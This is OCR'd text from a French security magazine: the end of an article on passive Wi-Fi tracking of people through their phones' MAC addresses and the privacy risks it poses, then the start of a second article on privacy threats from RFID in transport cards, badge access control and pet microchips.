Avant de parler de systèmes de traçage par Wi-Fi, il convient de parler de géolocalisation radio.La géolocalisation consiste à positionner un objet dans l'espace en mesurant sa distance par rapport à des points de référence dont la position est préalablement connue. Pour déterminer une position sur un plan, la distance par rapport à 3 points est suffisante. L'exemple le plus célèbre de système de positionnement est le GPS (*Global Positionning System*). Dans le cas de ce système, les points de référence sont des satellites en orbite basse dont la position est connue en temps réel et la distance entre l'objet et les satellites est déduite à partir du temps de trajet des signaux radio émis par ces derniers.

En utilisant une approche similaire à celle du GPS, il est possible de détourner la technologie Wi-Fi de son usage principal pour faire de la géolocalisation. En utilisant les points d'accès comme points de référence et en évaluant les distances grâce à la force des signaux reçus, on peut déterminer la position d'un terminal Wi-Fi.

Cette géolocalisation peut être effectuée de deux manières. Soit le terminal détermine de manière autonome sa position à partir des trames *beacon* émises par les points d'accès alentour, soit un ensemble de capteurs Wi-Fi déterminent la position d'un terminal à partir des trames émises par ce dernier. Le premier cas correspond au système utilisé par les smartphones pour déterminer leur position sans faire appel au module GPS gourmand en énergie. C'est le cas de services tels que Google Maps Geolocation API qui utilise un système de requêtes avec une base de données contenant les positions des points d'accès Wi-Fi à l'échelle mondiale.

Le second cas de géolocalisation par Wi-Fi est celui qui va nous intéresser par la suite. Cette fois-ci, c'est un système qui écoute passivement les communications sur les canaux Wi-Fi afin de détecter et de géolocaliser les terminaux ayant leur interface Wi-Fi activée. Comme dans le cas précédent, la force du signal est utilisée pour évaluer la distance entre l'émetteur et le récepteur de la trame. Si les trames émises par un terminal sont reçues par plusieurs capteurs, la position du terminal pourra être déterminée avec une précision qui peut aller jusqu'au mètre.




Fig. 6 : Les deux approches de géolocalisation par Wi-Fi

Il est important de noter que dans ce second cas, le système n'a pas besoin de la collaboration du terminal. En particulier, il n'est pas nécessaire d'installer une application sur le terminal pour que celui-ci puisse être détectable par le système (voir Figure 6, page précédente).

4.2 Le traçage par Wi-Fi

Nous venons d'expliquer comment un ensemble de capteurs pouvaient détecter et géolocaliser des terminaux Wi-Fi à partir des trames qu'ils émettent. Comme nous le savons déjà, les terminaux mobiles ayant leur interface Wi-Fi activée émettent régulièrement des trames même lorsqu'ils ne sont pas connectés à un réseau. Cette particularité a été exploitée pour créer des systèmes de détection et de géolocalisation des individus porteurs de terminaux Wi-Fi. Dans ces systèmes, chaque individu est identifié par l'adresse MAC de son terminal et les informations ainsi collectées sont utilisées pour des applications de traçage et d'analyse de foule que nous détaillerons plus loin.

Un système de traçage Wi-Fi est composé d'un ensemble de capteurs déployés dans la zone d'intérêt à surveiller. Il inclut également un serveur central qui se charge de collecter et de traiter les informations provenant des capteurs. Certains systèmes commerciaux ont fait le choix d'héberger le serveur sur des plates-formes de Cloud Computing. À titre d'exemple, Euclid Analytics utilise la plateforme Amazon Web Services. L'utilisation de ces plateformes peut poser certains problèmes de confidentialité des données.

Les capteurs utilisés dans les systèmes de traçage possèdent au minimum une interface Wi-Fi en mode monitor, une capacité de calcul modeste. Ce cahier des charges peut être rempli par des appareils tels que des routeurs Wi-Fi modifiés ou d'autres plateformes embarquées telles que le Raspberry Pi **[BBQ13]**. Avec de tels appareils, il est possible de mettre en place un système de traçage à moindre coût.

Pour la transmission des données collectées par les capteurs, une interface filaire reliée à une infrastructure réseau est le plus souvent utilisée. Cependant, certains systèmes sont capables de créer une infrastructure sans fil autonome à partir des interfaces Wi-Fi des capteurs. C'est par exemple le cas du système Navizon ITS qui utilise des capteurs basés sur des points d'accès Open-Mesh capables de s'organiser en un réseau Wi-Fi maillé.

Pour réduire davantage les coûts de déploiement, les entreprises de traçage Wi-Fi ont établi des partenariats avec les gestionnaires des réseaux Wi-Fi déjà déployés dans les zones d'intérêt. Ainsi, afin d'éviter de déployer de nouveaux capteurs, les routeurs Wi-Fi déjà en place reçoivent une version modifiée du firmware qui leur permet de jouer le rôle de capteur Wi-Fi en plus des fonctions qui leur sont dévolues. Le coût de déploiement d'un système de traçage Wi-Fi est alors proche de zéro.

4.3 Champs d'application

Les informations collectées par les systèmes de traçage Wi-Fi sont utiles pour quiconque souhaite analyser les déplacements d'individus dans une zone d'intérêt.Ainsi, ces systèmes sont utilisés pour analyser les mouvements des clients dans les magasins et les centres commerciaux. Ils fournissent des informations telles que l'affluence en temps réel, la fréquence des visites, le temps passé dans le magasin ou devant la vitrine, les rayons visités, etc. Ces outils que l'on appelle *Physical analytics* sont l'équivalent, dans le




Fig. 7 : Exemple fictif de traces de mobilité obtenues à partir d'un système de traçage

monde réel, des *Web analytics* qui existe sur le Web pour analyser l'audience des sites Web. Ils permettent aux gérants de ces espaces d'améliorer leur commerce en modifiant la configuration de leurs points de vente et en optimisant l'allocation des ressources humaines (voir Figure 7).

Ces systèmes suscitent un grand engouement de la part des gestionnaires de commerce et ils sont déjà déployés dans un grand nombre de sites. D'après Euclid, son système a déjà tracé plus de 50 millions de terminaux en seulement quelques mois d'activité **[Eucl13]**. Les systèmes de traçage Wi-Fi sont également utilisés par les collectivités pour analyser les flux sur les axes de transports et les lieux publics. En plaçant des capteurs le long d'une route, il est possible de mesurer la densité du trafic en temps réel, de détecter les engorgements, ou encore de mesurer le temps de trajet entre deux points. Il a également été proposé de les utiliser pour mesurer les foules dans des événements de masse tels que des concerts ou des manifestations **[BBQI13]**.

Une autre utilisation possible de ces systèmes est la mise en place de publicités ciblées sur des panneaux d'affichage dit « intelligents ». Le principe est de reconnaître les passants grâce au Wi-Fi et d'afficher des publicités spécialement sélectionnées pour correspondre à leurs profils. Un système de traçage Wi-Fi combiné à un système d'affichage publicitaire intelligent a récemment été déployé à Londres **[Qtzl13]**. Un ensemble de capteurs Wi-Fi intelligemment placés dans un bar collecte les adresses MAC des clients en même temps qu'il établit leur profil. Ce profil est constitué d'informations classiques telles que la durée et la fréquence des visites, la nature de la visite (verre en terrasse ou repas à l'intérieur) et va jusqu'au sexe de l'individu grâce à des capteurs placés dans les WC du pub. Les panneaux publicitaires intelligents placés dans le quartier détectent la présence des clients du bar parmi les passants et affiche des offres correspondant à leurs profils.

Au-delà de ces applications *utilitaires*, ces systèmes peuvent être utilisés pour des tâches d'espionnage et d'intelligence. Par exemple, le projet open source Snoopy **[DG12]** fournit les bases logicielles pour mettre en place un système de traçage Wi-Fi avec du matériel informatique commun. Plus récemment, un nouveau système de traçage Wi-Fi a été présenté à la conférence BlackHat. Ce système, dénommé CreepyDOL **[BOCI13]**, a la particularité d'intégrer des mécanismes de sécurisation des données et des communications qui empêche l'identification du contrôleur du système dans le cas où des capteurs seraient découverts. Ces systèmes artisanaux ne constituent probablement que la partie émergée de l'iceberg, et il y a fort à parier que des agences de renseignement possèdent et utilisent déjà des systèmes de traçage Wi-Fi.

4.4 Traçage Wi-Fi et vie privée

Quelle que soit la technologie employée, le traçage des déplacements d'individus représente une menace sérieuse pour la vie privée. Ceci est d'autant plus vrai lorsque ce traçage se fait à l'insu de l'individu. En effet, ce traçage étant passif, les individus tracés n'ont aucun moyen de se rendre compte que leur présence et leurs déplacements sont enregistrés. En guise d'indication, des écriteaux indiquant en termes vagues la présence d'un système de traçage sont mis en place aux entrées des zones sous surveillance. L'ampleur de ces systèmes de traçage et leur caractère invisible a fait apparaître des inquiétudes concernant leur impact sur la vie privée. À ce sujet on peut se référer à la déclaration du sénateur de l'état du Minnesota sur les systèmes de traçage Wi-Fi **[Fral3]**.

L'étude de l'impact sur la vie privée comprend toujours l'analyse de la durée de conservation des données. Pour calculer les statistiques sur les visiteurs d'une zone d'intérêt, les systèmes de traçage doivent conserver des données pendant une période de durée variable. Si compter le nombre de visiteurs quotidiens ne nécessite qu'une conservation de donnée à l'échelle de la journée, calculer la fréquence de visite nécessite la conservation des données sur des durées beaucoup plus longues. Les données sur les individus sont donc conservées longtemps après leur visite de la zone surveillée.

4.4.1 Caractère personnel de l'adresse MAC

Les concepteurs de ces systèmes objectent qu'ils ne stockent que l'adresse MAC du terminal à partir de laquelle on ne peut pas retrouver l'identité du propriétaire. Malheureusement, il existe de nombreux moyens pour obtenir l'association entre une adresse MAC et l'identité d'une personne. On peut par exemple y accéder directement sur le terminal ou à distance grâce à des techniques de rejeux des communications Wi-Fi **[Cunl3]**. L'adresse MAC peut également être collectée de manière plus systématique par des applications mobiles. C'est le cas par exemple de l'application mobile RATP qui accède à l'adresse MAC et au nom du terminal et qui transmet ensuite ces informations à des serveurs contrôlés par une tierce partie **[ALRI3]**. L'adresse MAC ne peut donc pas être considérée comme un identifiant anonyme.

Pour pallier aux potentiels problèmes de vie privée, certains systèmes de traçage utilisent un mécanisme d'anonymisation de l'adresse MAC. Au lieu de conserver l'adresse MAC telle quelle, une fonction de hachage cryptographique est utilisée pour la transformer en un identifiant « anonyme ». Malheureusement, cette mesure n'est pas suffisante pour protéger l'anonymat des individus **[Laul3]**.

5 Stopper la fuite d'information

Les problèmes de vie privée dont nous venons de discuter n'ont pas été causés par un changement dans la technologie Wi-Fi. C'est plutôt un changement dans son mode d'utilisation qui en est à la source. En effet, le Wi-Fi a été initialement conçu pour remplacer les infrastructures filaires entre ordinateurs fixes ou portables. Aujourd'hui, nous trouvons de la connectivité Wi-Fi un peu partout : à notre domicile, chez des amis, dans les halls de gare, dans les hôtels, etc. Nos smartphones, qui ne nous quittent jamais, ont bien souvent leur interface Wi-Fi active, cherchant en permanence des réseaux et se connectant automatiquement à ceux qu'ils connaissent. Les concepteurs du Wi-Fi n'avaient probablement pas prévu ces changements et si les problèmes de sécurité avaient été clairement identifiés, les problématiques de vie privée n'avaient pas à l'époque l'importance qu'elles ont aujourd'hui.

Malgré le tableau sombre que nous venons de dresser, il existe des solutions aux problèmes de vie privée posés par la technologie Wi-Fi.La première consiste à modifier le protocole afin de ne plus laisser transparaître en clair des données personnelles et des identifiants uniques. Plusieurs protocoles reposant sur la cryptographie pour cacher ces données sensibles ont déjà été proposés **[LAD09]**. Ces protocoles ne sont pas rétrocompatibles avec les protocoles utilisés actuellement. Leur déploiement parait donc difficilement envisageable, car ils nécessiteraient une modification en profondeur des stations et points d'accès existants. Il faudra probablement attendre une nouvelle version du Wi-Fi ou l'émergence d'un protocole concurrent pour voir une intégration de ces mécanismes.

Une autre solution consisterait à utiliser une information de géolocalisation pour la découverte de services **[CKB13]**. En effet, un point d'accès ne couvre qu'une petite zone géographique. En gardant en mémoire les coordonnées géographiques de nos réseaux Wi-Fi favoris, on pourrait tirer parti de cette information pour ne chercher que des réseaux qui sont susceptibles d'être à portée. Par exemple, ne chercher son réseau Wi-Fi personnel que quand on s'approche de notre domicile et ne pas faire de découverte de service active lorsque l'on est éloigné de tous les points d'accès connus. Cette modification du mécanisme de découverte de services actifs nécessite des modifications mineures au système d'exploitation et permet de limiter de manière significative la fuite d'informations personnelles.

Pour finir, la solution ultime semble être de désactiver l'interface Wi-Fi de notre terminal mobile, ainsi que son interface Bluetooth qui expose l'utilisateur à des risques similaires. Malgré ces précautions, il pourrait subsister des problèmes de vie privée liés à l'interface radio avec laquelle notre smartphone se connecte au réseau cellulaire. En effet, au sein des réseaux GSM et UMTS, les terminaux sont également identifiés par des numéros uniques (TMSI et IMSI). Heureusement, des précautions ont été prises pour dissimuler ces identifiants et ainsi empêcher le traçage des utilisateurs. Il faut donc espérer que ces mesures se révéleront efficaces. ■

▪ BIBLIOGRAPHIE

[GP09] « On the anonymity of home/work location pairs ». Philippe Golle and Kurt Partridge. International Conference on Pervasive Computing, 2009.

[LAD09] « Privacy-preserving 802.11 access point discovery ». Janne Lindqvist, Tuomas Aura, George Danezis, Teemu Koponen, Annu Myllyniemi, Jussi Mäki, and Michael Roe. ACM WiSec 2009.

[DG12] « Snoopy: Distributed tracking and profiling framework ». Cuthbert Daniel and Wilkinson Glenn. 44Con 2012.

[CKB12] « I know who you will meet this evening! Linking wireless devices using Wi-Fi probe requests ». Mathieu Cunche, Mohamed Ali Kaafar, and Roksana Boreli. IEEE WoWMoM 2012.

[BBQ13] « WiFiPi: Involuntary tracking of visitors at mass events ». Bram Bonne, Arno Barzan, Peter Quax, and Wim Lamotte. IEEE WoWMoM 2013.

[CKB13] « Linking wireless devices using information contained in Wi-Fi probe requests ». Mathieu Cunche, Mohamed Ali Kaafar, and Roksana Boreli. Pervasive and Mobile Computing 2013, Elsevier, 1574-1192.

[Oc13] « CreepyDOL : Cheap, Distributed Stalking. Brendan O'Connor ». BlackHat, 2013.

[Cun13] « I know your MAC Address: Targeted tracking of individual using Wi-Fi ». Mathieu Cunche. GreHack 2013


[Fra13] « Lettre du sénateur Al Franken à Euclid Inc. », 13 mars 2013, http://www.franken.senate.gov/?p=hot_topic&id=2325

[Euc13] « Réponse d'Euclid Inc. au sénateur Al Franken », 28 mars 2013, http://www.franken.senate.gov/files/docs/130328_Euclid.pdf

[Qtz13] « This recycling bin is following you ». Quartz.com. 8 août 2013. http://qz.com/112873/this-recycling-bin-is-following-you/

[ALR13] « Detecting Privacy Leaks in the RATP App : how we proceeded and what we found ». Jagdish Achara, James-Douglas Lefruit, Vincent Roca, Claude Castelluccia, GreHack 2013.

[Lau13] « Guesswork », Cédric Lauradoux, MISC hors-série Vie Privée, 2013.



L'INFORMATIQUE UBIQUITAIRE : UNE MENACE POUR LA VIE PRIVÉE ?

Gildas Avoine, UCL Belgique et INSA Rennes

mots-clés : RFID / COLLECTION DE DONNÉES / CONTRÔLE D'ACCÈS / TRANSPORT PUBLIC / CARTES DE PAIEMENT

L'informatique ubiquitaire est une approche récente de l'informatique où le traitement de l'information est intégré dans les objets de tous les jours. On la retrouve ainsi dans les véhicules modernes, les appareils électroménagers, les dispositifs médicaux implantés, etc., mais aussi dans tous les objets qui intègrent de l'identification par radiofréquence (RFID). La technologie en elle-même n'est certainement pas à remettre en cause, mais la manière dont elle est utilisée peut parfois constituer une menace pour notre vie privée si quelques précautions ne sont pas prises.

Cet article introduit le concept de vie privée et présente quatre applications de la vie de tous les jours où le sentiment que notre vie privée est menacée se fait sentir. L'objectif de cet article n'est pas de prêcher contre ces technologies, mais, bien au contraire, de mettre en garde concepteurs et utilisateurs sur les risques parfois mal connus que font courir les technologies ubiquitaires, afin de mieux les maîtriser.

1 Vie privée et systèmes d'information

1.1 Se dévoiler sur Internet

Le développement des systèmes d'information et des moyens de communication a favorisé l'informatisation des données et leur diffusion sauvage. Il suffit de saisir son propre nom dans Google pour avoir un premier aperçu de la situation. Les individus n'ont pas toujours conscience de l'importance des informations qu'ils diffusent et, surtout, n'ont pas conscience que toutes ces informations regroupées divulguent une large partie de leur vie privée.

Une photo, par exemple, contient beaucoup plus d'informations qu'elle n'en laisse apparaître. Il suffit de regarder les métadonnées d'une photo prise avec un appareil photographique numérique pour s'en rendre compte **[1]** : outre la date et l'heure, les détails techniques sur les conditions de prise de vue et sur l'état de l'appareil, les métadonnées peuvent contenir le nom du propriétaire de l'appareil si celui-ci a été enregistré, ainsi que la localisation de la prise de vue lorsque l'appareil dispose d'un récepteur GPS. Il ne faut pas oublier non plus que les photos, notamment JPEG, contiennent dans les métadonnées une photo miniature qui n'est pas toujours modifiée par les outils de retouche d'images. Il n'est alors pas rare de trouver sur Internet des photos qui en disent plus long qu'elles ne le devraient, car la photo originale a été rognée et recadrée alors que la photo miniature est restée inchangée.

Une expérience a été récemment menée à Bruxelles pour faire prendre conscience du problème de la divulgation d'informations : un « voyant » installé sur une place publique invitait des personnes dans la rue à le rejoindre dans sa tente, où il révélait des informations très personnelles les concernant : couleur de leur maison, numéro de compte, nombre de petits amis... Les personnes concernées étaient subjuguées par les dons du voyant sans réaliser que celui-ci bénéficiait simplement de l'aide de deux complices qui recueillaient en direct des informations sur Internet grâce à Google **[2]**.

Les données diffusées par les individus eux-mêmes ne représentent toutefois que la partie émergée du problème, car de nombreuses informations sont collectées, voire diffusées, sans le consentement des individus ou, tout au moins, sans qu'ils en soient conscients. Nous illustrerons ce problème de vie privée plus loin à travers quatre applications de la vie de tous les jours : transport public, contrôle d'accès, identification animale et paiement par carte.

1.2 Cadre légal

La vie privée d'une personne peut être définie comme la capacité pour cette personne à protéger les données à caractère personnel la concernant. Ce concept est récent puisqu'il n'apparaît formellement que dans la Déclaration Universelle des Droits de l'Homme de 1948 (article 12) : « Nul ne sera l'objet d'immixtions arbitraires dans sa vie privée, sa famille, son domicile ou sa correspondance, ni d'atteintes à son honneur et à sa réputation. Toute personne a droit à la protection de la loi contre de telles immixtions ou de telles atteintes ».

Dans la législation française, la notion de vie privée fait partie des droits civils, et comprend essentiellement le droit à la vie sentimentale et à la vie familiale, le secret relatif à la santé, le secret de la résidence et le droit à l'image. La problématique de la vie privée est à l'origine en France de la loi Informatique et Libertés de 1978 et de la Commission Nationale de l'Informatique et des Libertés (CNIL) **[3]** qui est en charge du respect de cette loi. Les principales missions de la CNIL sont d'informer les citoyens de leurs droits vis-à-vis de la vie privée, et de leur garantir un droit d'accès aux données les concernant. Elle contrôle aussi les données des systèmes d'information mis en place et peut instruire des plaintes si nécessaire.

Au niveau européen, la directive 95/46/CE **[4]** de 1995 est le texte de référence dans le domaine de la protection des données à caractère personnel dans les systèmes d'information. Le G29 (groupe de travail « article 29 » sur la protection des données) est un organisme indépendant consultatif qui a pour mission d'assurer le respect des articles 29 et 30 de la directive 95/46/CE, mais aussi d'émettre des recommandations et de conseiller la Commission.

Le déploiement à grande échelle de l'informatique ubiquitaire, en particulier de la RFID, suscite la méfiance des consommateurs, ce qui a poussé les autorités, notamment en Europe, à renforcer la protection des individus en ciblant plus particulièrement les applications reposant sur la technologie RFID. La Commissaire en charge de la Justice, des Droits Fondamentaux et de la Citoyenneté, Viviane Reding, a signé en 2009 une recommandation **[5]** relative à la mise en place de la protection des données dans toutes les applications basées sur la RFID. Suite à cette recommandation, un *Privacy Impact Assessment* (PIA) a été défini et devrait être mis en application par les professionnels.

Note

Plus d'information sur le PIA peut être obtenue dans le livret édité en France par le Centre national de référence RFID [6] ou dans le document qui dresse les consignes pour l'application du PIA [7] édité par l'office fédéral allemand de la sécurité des technologies de l'information (BSI).

La RFID n'est pas en elle-même une menace pour la vie privée, mais une (mauvaise) habitude consiste à conserver avec trop de détails et trop longtemps toutes les traces numériques recueillies. C'est cette approche qui pose problème, qui est en quelque sorte le syndrome de la « logphilie » dont sont atteints les concepteurs et administrateurs de systèmes ubiquitaires.

Note

Plusieurs articles consacrés à la RFID ont été publiés dans les numéros 33 et 48 de MISC, ainsi que dans le hors-série numéro 2.

Regardons maintenant de plus près les quatre applications sélectionnées pour cet article.

2 Transport public

Il est loin le temps où le poinçonneur des Lilas, le gars qu'on croisait, mais qu'on ne regardait pas, faisait des trous dans nos tickets de transport public. Les valideurs mécaniques puis magnétiques ont depuis ce temps chassé les poinçonneurs, puis ce fut au tour des tickets électroniques sans contact de s'imposer sur leurs prédécesseurs (voir figure 1).

Fig. 1 : Valideur de tickets électroniques sans contact

Les systèmes de billetique des sociétés de transport en commun sont en effet en pleine mutation depuis

quelques années. Ils reposaient sur des tickets imprimés ou à piste magnétique, mais la tendance actuelle vise à les remplacer par des cartes utilisant de la RFID. Les avantages sont multiples : diminution du risque de fraude, réduction des frais de maintenance des valideurs et réutilisation possible des cartes. Le dernier atout non dissimulé par les opérateurs est que les systèmes RFID permettent de mieux connaître les habitudes de la clientèle en analysant les données recueillies par les valideurs. L'installation de systèmes RFID va d'ailleurs souvent de pair avec l'obligation de valider à la montée dans le bus (ce qui n'était généralement pas le cas avec les cartes d'abonnement) et de passer par un portillon dans le métro.

Que ce soit en Amérique, en Asie ou en Europe, la majorité des systèmes RFID de billetique dans les transports en commun reposent soit sur des puces de la famille Mifare (Oyster card à Londres, OV-Chipkaart aux Pays-Bas, Charlie Card à Boston...), soit sur des puces utilisant la technologie FeliCa (Octopus Card à Hong Kong, Travel Card à Delhi, Subway Card à Bangkok...), soit enfin sur des puces compatibles avec le standard Calypso (Navigo à Paris, Mobib à Bruxelles, Zapping à Lisbonne...).

La majorité des cartes stockent des informations qui ne sont pas protégées en lecture. Par exemple, une carte Calypso contient, entre autres, les informations concernant les trois dernières validations de la carte : date et heure, lieu, numéro de bus, ligne, arrêt... Il est dès lors possible pour chacun de connaître les derniers déplacements du détenteur de la carte. Ce problème a été présenté en détail dans le numéro 48 de MISC où le cas de la carte Navigo utilisée dans les transports parisiens a été décortiqué. Les informations ne sont toutefois pas seulement stockées dans la carte, mais aussi dans la base de données de la compagnie de transport. Connaître la durée de conservation des informations et les droits d'accès à ces informations n'est pas une mince affaire. On a pu ainsi déjà observer des cas où les personnes à l'accueil du bureau de la compagnie de transport avaient accès à toutes les informations concernant les voyages des usagers, et ne se privaient pas pour contrôler les déplacements de leur conjoint.

Illustrons maintenant la traçabilité, certainement pas malveillante, mais faite à l'insu des utilisateurs, par le cas du métro de Boston. La MBTA, la compagnie de transports publics du Massachusetts, enregistre depuis l'introduction de son nouveau système RFID les passages dans les portillons des voyageurs munis de la Charlie Card, sésame des transports bostoniens qui peut contenir un abonnement ou un porte-monnaie électronique. Si la Charlie Card est rechargée avec une carte de crédit, alors le numéro de la carte de crédit est associé au numéro de la Charlie Card dans les fichiers de la MBTA. Enfin, les stations de métro de Boston possèdent de nombreuses caméras de surveillance. En associant ces trois éléments, MBTA et police ont été en mesure d'arrêter plusieurs dizaines de malfaiteurs dès les premiers mois de mise en service du système en 2006, alors qu'ils avaient acheté une Charlie Card avec une carte de crédit volée.

Alors que la technologie RFID apporte un confort à l'usager lors de la validation de son titre de transport, la question de la protection de la vie privée est souvent mise à l'écart. Les efforts consentis par les compagnies de transport public peuvent même parfois faire empirer la situation. Ainsi, à Bruxelles, une polémique autour de cette question a pris beaucoup d'ampleur en 2010, lorsque la compagnie de transport public STIB a ouvert – à la demande de la commission vie privée – un marché public pour faire auditer son système de billetique, marché public qui a été remporté par... un membre de la commission vie privée. Ce conflit d'intérêts a été soulevé par plusieurs parlementaires, sans qu'il n'y ait de réelles suites **[8]**, laissant ainsi encore un peu plus s'amplifier la crainte des usagers.

3 Contrôle d'accès

Le contrôle d'accès physique est un exemple typique d'application où l'électronique a incontestablement apporté des bénéfices, mais aussi soulevé des questions liées à la vie privée. Les bénéfices du contrôle d'accès par badge ou carte sont nombreux, en particulier dans le milieu professionnel. Notamment, il n'est plus nécessaire de gérer de nombreuses clefs et barillets pour définir des niveaux de sécurité différents pour certains locaux. Les secrétaires ne doivent plus gérer les cautions pour les clefs, car c'est la carte d'employé qui est directement utilisée pour le contrôle d'accès. Plus besoin non plus de remplacer les barillets quand une clef est perdue ou non restituée par un employé quittant l'entreprise. Mais le contrôle d'accès par badge permet aussi de mettre en place des horaires d'ouverture, de réduire le nombre de clefs par employé, d'ouvrir une porte sans sortir une clef de sa poche, de facilement mettre à jour les droits d'accès...

On pourrait ainsi fournir une longue liste d'avantages liés au contrôle d'accès par badge ou carte électronique, mais il ne faut pas pour autant passer sous silence les inconvénients. Les inconvénients techniques existent, mais sont peu significatifs par rapport aux avantages ; par contre, l'enregistrement de tous les passages des utilisateurs est largement répandu, ce qui ne va pas sans poser problème d'un point de vue de la protection des libertés individuelles.

Techniquement, les contrôles d'accès reposent très souvent sur des dispositifs sans contact. On trouve généralement des solutions reposant sur de la basse fréquence à 124-135 kHz (par exemple, Indala FlexSecure ou HID ProxCard) ou sur de la haute fréquence à 13,56 MHz (par exemple, Mifare

Ultralight ou Classic). Typiquement, les lecteurs sont connectés à un contrôleur (par exemple, chaque bâtiment d'une société possède un contrôleur auquel sont connectés tous les lecteurs du bâtiment) qui se charge de l'authentification des utilisateurs et des autorisations d'accès. Les contrôleurs sont reliés à un serveur qui leur envoie les mises à jour concernant les utilisateurs et les droits d'accès. Le serveur reçoit également en temps réel les enregistrements des contrôleurs, c'est-à-dire les passages de chaque utilisateur.

Peu de systèmes de contrôle d'accès sans contact sont satisfaisants d'un point de vue de la sécurité, comme cela avait déjà été expliqué dans un précédent article publié dans le hors-série 2 de MISC. Toutefois, c'est le problème des libertés individuelles qui est ici pointé du doigt.

Rien de plus facile en effet pour un employeur ou un responsable d'équipe de contrôler les allées et venues d'un employé, en particulier ses heures d'arrivée lorsque le contrôle d'accès pour entrer dans le bâtiment est obligatoire. Les réglementations nationales exigent généralement qu'un tel système soit déclaré auprès du service en charge des questions de vie privée (en France, la CNIL), mais peu d'entreprises se conforment à cette obligation pour le contrôle d'accès. De surcroît, peu d'entreprises ont une politique claire en ce qui concerne les droits d'accès à la base de données et la durée de conservation des données. Il n'est donc pas rare que plusieurs personnes choisies arbitrairement dans un service possèdent les droits pour accéder aux données, par exemple pour ajouter les nouveaux membres dans le service. Ces personnes peuvent dès lors connaître les passages de chacun (voir figure 2) et ne signent pourtant aucune charte concernant la non-divulgation des informations.




Fig. 2 : Interface web permettant de connaître les heures de passage des individus. Les noms et numéros de badge ont été volontairement masqués

L'exemple décrit ici illustre bien le fait qu'une application aussi simple que le contrôle d'accès, qui reposait autrefois sur une clef, devient aujourd'hui une menace parmi tant d'autres pour nos libertés individuelles.

4 Tatouage des animaux de compagnie

Le tatouage électronique par puce sans contact est obligatoire depuis le 3 juillet 2011 pour tout animal domestique (chiens, chats et furets) effectuant un voyage intracommunautaire au sein de l'Union Européenne **[9]**. La puce implantée en sous-cutanée repose sur une technologie passive basse fréquence (voir figure 3). Elle dispose de très peu de capacité, qui se résume au stockage d'un identifiant unique de 15 chiffres qui est envoyé en clair lorsque la puce est interrogée, selon les standards ISO 11784 **[10]** et ISO 11785 **[11]**.




Fig. 3 : Puce utilisée pour l'identification des animaux domestiques

L'objectif du tatouage électronique est de conserver une lisibilité de l'identifiant de l'animal tout au long de sa vie, ce qui n'était pas toujours le cas avec les tatouages traditionnels, à la pince ou au dermographe. L'identification permet principalement de retrouver le propriétaire d'un animal égaré ou volé, et de lutter contre le trafic des animaux.

